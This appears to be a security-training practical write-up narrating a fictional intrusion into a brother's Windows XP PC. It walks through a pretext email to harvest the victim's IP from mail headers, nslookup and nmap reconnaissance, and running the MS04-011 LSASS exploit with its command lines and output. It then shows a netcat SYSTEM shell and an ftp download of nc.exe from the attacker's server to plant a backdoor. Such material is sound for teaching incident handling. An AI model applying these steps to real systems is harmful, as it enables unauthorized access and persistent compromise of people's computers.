
Attacking Network

The source network is a home network which consists of two fully patched Windows XP machines, a network print server, and a Linux Red Hat machine. Static IP addressing is enabled; DHCP is turned off on the Netgear router. The source attacker is utilizing the Red Hat Linux machine to compile and run houseofdabus's lsarsv.dll exploit code. A wireless Netgear router/switch allows for multiple machines to connect out to the internet via a Cable modem. IP tables allows all traffic outbound to the internet from the Red Hat Linux box, only those applications needing internet access on the Windows machines are allowed internet access and are checked by Zone Alarm.

See network diagram on next page.

Network Diagram

Attacking machine/network (192.168.0.2) is on left, victim machine/network is on right (10.1.1.2)



Legend


Legend Subtitle

Symbol	Count	Description
	2	Modem
	2	Windows XP
	1	Netgear Switch/Router
	1	Multi-function device
	1	Red Hat Linux
	1	Wireless access point
	2	Comm-link
	1	Windows XP
	1	Netgear router/ firewall

Stages of the Attack

Reconnaissance

Seeing as Brian has already targeted his brother Aaron's personal computer for the Drivers license proof and old university assignments there does not exist a need for a great deal of reconnaissance. Through a rather simplistic approach Brian is able to lure Aaron into offering up his personal computers IP address by simply sending Aaron an email asking him to reply with an innocuous piece of information. See email below.


Uncle Tom's email address - Message
File Edit View Insert Format Tools Table Window Help
Type a question for help
Attach as Adobe PDF
Send
Options...
HTML
Times New Roman
12

To... aaron@arizona.edu

Cc...

Subject: Uncle Tom's email address


Hey Aaron- When you get back please email me with Uncle Tom's cell number. I forgot to call him for his birthday. Thanks,

Brian

Aaron subscribes to broadband something Brian is cognizant of. Aaron also has an ftp server which he uses to share music with his brother and friends. Because DHCP leases from Aaron's ISP forces Aaron's IP to change from time to time Brian suggested that Aaron subscribe to a free service called DynDNS.org. This service allows users with DHCP to register a hostname with a dynamic IP address. An agent is installed on the users PC and actively monitors for IP changes. When Aaron's PC IP changes the agent automatically updates the DynDNS servers with the new IP which then acts as the authoritative DNS server for Brian's PC.

Brian opts to use both of these methods to confirm the IP that Aaron is currently using at home.

After getting home from class Aaron checks his email and sees his brother's email asking him to supply his Uncle Tom's cell number. Not having any idea of Brians's true intent Aaron quickly emails back:



To: brian@arizona.edu

Subject: Re: Uncle Tom's email address

Dearest Brother,

Uncle Tom's cell, 520-555-1234. Make sure you ask him about the trip to Mexico.

FYI, I'm going out to the bars tonight. I'll send you a postcard with me and the ladies.

-Aaron

Hey Aaron- When you get back please email me with Uncle Tom's cell number. I forgot to call him for his birthday. Thanks.

Brian


The real beauty of this email is not the contents of the message body, but the contents of the mail header which can be seen in most email clients. In outlook it is only necessary to right click on the message and select options. The message header will appear and is as follows:

```
Return-path: <aaron@arizona.edu>
Envelope-to: brian@arizona.edu
Delivery-date: Thu, 25 Mar 2004 20:03:46 -0800
Received: from [x.22.1.4] (helo=aaron's-boomin-box)
        by mail.arizona.edu with esmtp (Exim 4.24)
        id 1B6iZN-0004Gr-En
        for aaron@arizona.edu; Thu, 25 Mar 2004 20:03:45 -0800
From: "Aaron Smith" <aaron@arizaon.edu>
To: <Brian@arizona.edu>
Subject: Re: Uncle Tom's email address
Date: Thu, 25 Mar 2004 22:03:36 -0600
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0000_01C412B5.072F2FD0"
X-Mailer: Microsoft Office Outlook, Build 11.0.5510
Thread-Index: AcQS50/o9LTOJVpqSI6YJr1rodi+lg==
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1165
Message-Id: E1B6iZN-0004Gr-En@arizona.edu
```

Above you can see in the received portion of the SMTP header that the email message came from IP x.22.1.4 from a machine called aaron's-boomin-box. This is Aaron's IP and computer name.


Now let us confirm that by using nslookup. Nslookup is a very commonly used tool used which extrapolates DNS IP addresses when entering in server names.

For example, let's attempt to map an IP address to cisco.com.




```
C:\Documents and Settings\Spyro>nslookup cisco.com
Server:  ns6.attbi.com
Address:  63.240.76.4

Non-authoritative answer:
Name:    cisco.com
Address:  198.133.219.25
```

Our local DNS server replies back with a cached entry indicating that I can get to www.cisco.com by visiting 198.133.219.25. The very same exercise can be done for Aaron's computer which is mapped using the DynDNS service mentioned in previous paragraphs.



```
C:\Documents and Settings\Spyro>nslookup aarons-boomin-box.dyndns.org
Server:  ns6.attbi.com
Address:  63.240.76.4
```

The local server replies with:



```
C:\Documents and Settings\Spyro>nslookup aarons-boomin-box.dyndns.org
Server:  ns6.attbi.com
Address:  63.240.76.4

Non-authoritative answer:
Name: aarons-boomin-box.dyndns.org
Address: x.22.1.4
```

Brian's ISP's DNS server cache matches with the email header that was received from Aaron's reply email. Brian now knows that he has to somehow access Aaron's-boomin-box at x.22.1.4.

Brian not knowing which services are open on Aaron's PC needs to somehow enumerate these services. He turns to nmap, which quickly returns back a detailed report of listening services.

Nmap Scan Results

NMAP is a very commonly used network scanner which can be run from Windows and UNIX based systems alike. It is used to map network spaces within organizations by network administrators, as an asset inventory tool, and it is also used by blackhats who look for vulnerable systems on the internet. NMAP offers a variety of options and switches which can be used to more accurately, quickly, and quietly map out network spaces amongst an organization or an unknown network domain.

In some cases you may want to scan a network at a slow, steady pace so as to not raise any eyebrows; oftentimes this approach will slip past Intrusion Detection Systems which have relatively low attention spans when looking for vertical or horizontal scans.

Because it is extremely unlikely that Aaron has any sort of Intrusion Detection appliance running on his home network I will scan his computer using the most basic NMAP switches. Notably –sS which uses a syn scan, or half open scanning approach. This means that my host machine will send Syn packets to Aaron's computer on all ports 1- 65535, my machine will listen back for Syn-ACKS from Aaron's machine which are indicative that his machine is listening on a certain port. My machine will not respond with an ACK to Aaron's syn-ack but simply note that Aaron's machine responded on a certain port while my OS will send a TCP Reset to Aaron's machine ensuring that no connection is initiated. From this response a list of open or listening ports is made and presented as output to the screen. The –vv option logs the scan verbosely noting more detailed output. Finally, the –O switch allows for OS fingerprinting; this means that NMAP will make an educated guess based upon open ports, TCP sequence guessing, and types of responses to certain specially crafted packets. Based upon this feedback from a scanned system NMAP can make a fairly accurate educated guess as to the Operating System of interest.

The scan and output data follows below.

```
[root@localhost sample]# nmap -sS -O -vv x.22.1.4

Starting nmap 3.55 ( http://www.insecure.org/nmap/ ) at 2004-08-22
18:36 CDT
Host x.22.1.4 appears to be up ... good.
Initiating SYN Stealth Scan against x.22.1.4 at 18:36
Adding open port 5000/tcp
Adding open port 1025/tcp
Adding open port 135/tcp
Adding open port 445/tcp
Adding open port 139/tcp
The SYN Stealth Scan took 1 second to scan 1660 ports.
For OSScan assuming that port 135 is open and port 1 is closed and
neither are firewalled
Interesting ports on x.22.1.4:
(The 1655 ports scanned but not shown below are in state: closed)
```

```
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  UPnP
MAC Address: 00:0C:29:0F:21:20 (VMware)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=1994%IPID=I%TS=0)
T1(Resp=Y%DF=Y%W=FAF0%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=FAF0%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DA
T=E)

TCP Sequence Prediction: Class=random positive increments
Difficulty=6548 (Worthy challenge)
TCP ISN Seq. Numbers: 129104EC 12924DE3 129388F8 1294E098 1295ED08
129731D7
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 2.455 seconds
```

Exploiting the System

There are several ports of interest open. TCP 445 is one of them and happens to be susceptible to the lsarsv.dll attack. Brian quickly visits http://packetstormsecurity.org/ and locates houseofdabus's code. He downloads this to his Red Hat Linux box and compiles it using GCC compiler which is a C language compiler.

Brian compiles the code packet.c with the following line:

```
[root@localhost sample]: gcc packet.c –o lsarsv-attack
```

This creates the executable lsarsv-attack which can then be run.

Brian not knowing which flags are available for him to run, attempts to run the executable with no options which yields the following output.

```
[root@localhost sample]# ./lsarsv-attack

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

--- port under linux by froggy3s ---

Usage:

./lsarsv-attack <target> <victim IP> <bindport> [connectback IP] [options]

Targets:
        0 [0x01004600]: WinXP Professional    [universal] lsass.exe
        1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
        2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll

Options:
        -t:             Detect remote OS:
                        Windows 5.1 - WinXP
                        Windows 5.0 - Win2k
```


The output provides a sample format for valid use of the attack script where the items in greater than and less than characters are required variables while the items in brackets are optionally specified.

Based upon this output the first variable that Brian needs to figure out is the OS type. Looking back at the NMAP output it believes that Aaron's OS is of the Windows variety. In order to be sure Brian utilizes the probing mechanism of houseofdabus's code with the –t switch. The –t switch detects the type of OS that the potential victim is using.

```
[root@localhost sample]# ./lsarsv-attack 0 [redacted] 1500 -t

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

--- port under linux by froggy3s ---

[*] Target: IP: [redacted]: OS: WinXP Professional    [universal] lsass.exe
[*] Connecting to [redacted]:445 ... OK
[*] Detecting remote OS: Windows 5.1
```


The returned output indicates that Aaron's computer is running Windows 5.1 also known as Windows XP. With this feedback Brian now almost has all the information to run the lsarsv-attack binary. He just needs to pick a port which will listen for his telnet connection back. Aaron decides to use port TCP 5001 which shouldn't be used by anything else.

I have a screenshot of Aaron's machine pre-attack. Notice in the output that that port 5001 is not in a listening at all.




```
C:\WINDOWS\System32\cmd.exe
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\SANS>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    192.168.205.128:139    0.0.0.0:0              LISTENING
```

The attack:




```
[root@localhost sample]# ./lsarsv-attack 0 192.168.205.128 5001

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

--- port under linux by froggy3s ---

[*] Target: IP: 192.168.205.128: OS: WinXP Professional    [universal] lsass.exe

[*] Connecting to 192.168.205.128:445 ... OK
[*] Attacking ... OK
```

I then ran the same netstat command after running the attack. Notice TCP 5001 which is in a listening state.



```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\SANS>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5001           0.0.0.0:0              LISTENING
  TCP    192.168.205.128:139    0.0.0.0:0              LISTENING
  TCP    192.168.205.128:445    192.168.205.134:32846  ESTABLISHED
  UDP    0.0.0.0:135            *:*
```

Now that Aaron's machine has a listening port we should attempt to secure a connection. Brian attempts to connect to Aaron's machine on TCP 5001 using netcat. Netcat is a lightweight, robust, and flexible tool which is often referred to as the networking Swiss Army knife. It allows for commands to be piped to output on remote machines, files to be transferred in either direction, can be set to either listen for or open active connections back to a specific IP, it can also run commands on remote machines.



root@localhost:~/Desktop/sample
File Edit View Terminal Go Help

```
[root@localhost sample]# nc [redacted] 5001
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Perfect Brian is now logged onto Aaron's machine in the system32 directory as with system privileges also known as administrator. Brian is at liberty to do anything on the system he cares to do with these privileges.


Keeping Access

Brian's first order of business is to secure access to Aaron's machine for later entry. There are a number of ways and applications that Brian can install onto Aaron's machine which will allow him re-entry. Brian will use netcat to listen on TCP port 1000. Before netcat can be used it needs to be downloaded to Aaron's machine from Brian's ftp server.



```
C:\WINDOWS\system32>ftp -A [redacted]
ftp -A [redacted]
Anonymous login succeeded for SYSTEM@[redacted]
dir
D--------- 1 owner group         0 Dec 28 20:10 .
D--------- 1 owner group         0 Dec 28 20:10 ..
---------- 1 owner group       152 Dec 28 21:00 nc-reg.key
---------- 1 owner group     59392 Jan 03 14:37 nc.exe
mget nc.exe nc-reg.key
mget nc.exe?
mget nc-reg.key?
quit

C:\WINDOWS\system32>
```

